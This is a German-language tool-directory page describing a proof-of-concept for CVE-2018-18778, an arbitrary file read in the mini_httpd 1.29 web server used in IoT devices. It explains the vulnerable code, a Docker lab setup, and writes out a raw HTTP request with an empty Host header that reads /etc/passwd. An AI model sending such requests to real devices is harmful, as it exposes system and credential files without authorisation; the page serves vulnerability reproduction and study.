

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Mini_httpd-CVE-2018-18778 — PoC-Exploit für CVE-2018-18778: beliebiges Dateilesen in mini_httpd 1.29 über leeren Host-Header, betrifft IoT-Geräte von Huawei, Zyxel und anderen. | Kitploit
Tools/GitHubGitHub/cyberharsh/mini_httpd-cve-2018-18778
Embedded-System-SicherheitIoT-SicherheitSchwachstellenanalyseExploitationWebanwendungs-ExploitationFuzzing
GitHubcyberharsh/mini_httpd-cve-2018-18778

Mini_httpd-CVE-2018-18778

Teilen

PoC-Exploit für CVE-2018-18778: beliebiges Dateilesen in mini_httpd 1.29 über leeren Host-Header, betrifft IoT-Geräte von Huawei, Zyxel und anderen.

Repository anzeigen
81vor 6 JahrenNoch nicht geprüft

mini_httpd Schwachstelle zum Lesen beliebiger Dateien (CVE-2018-18778)

Mini_httpd ist ein winziger HTTP-Server, der bei geringem Ressourcenverbrauch eine gewisse Leistung (etwa 90 % von Apache) bieten kann. Daher wird er häufig von verschiedenen IoT-Geräten (Router, Switches, Kameras usw.) als eingebetteter Server verwendet. Geräte von Herstellern wie Huawei, Zyxel, Hikvision, Raspberry Pi usw. haben die Mini_httpd-Komponente verwendet.

Wenn der virtuelle Host-Modus von Mini_httpd aktiviert ist, führt die Benutzeranfrage http://HOST/FILE zum Zugriff auf die Datei HOST/FILE im aktuellen Verzeichnis.

(void) snprintf( vfile, sizeof(vfile), "%s/%s", req_hostname, f );

Siehe den obigen Code, die Analyse ist wie folgt:

  • Wenn HOST=example.com und FILE=index.html ist, ergibt die obige Anweisung example.com/index.html, die Datei wird normal gelesen.
  • Wenn HOST leer ist und FILE=etc/passwd ist, ergibt die obige Anweisung /etc/passwd.

Letzteres wird als absoluter Pfad behandelt, sodass /etc/passwd gelesen wird, was eine Schwachstelle zum Lesen beliebiger Dateien verursacht.

Umgebungseinrichtung

Führen Sie den folgenden Befehl aus, um Mini_httpd 1.29 zu starten:

docker-compose up -d

Nach dem Start der Umgebung können Sie unter http://your-ip:8080 auf die Webseite zugreifen.

Nachvollzug der Schwachstelle


Senden Sie eine Anfrage, bei der der Host leer gesetzt wird und der PATH-Wert der absolute Pfad der Datei ist:

GET /etc/passwd HTTP/1.1
Host: 
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close


Erfolgreiches Lesen der Datei:
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    306
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    301

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






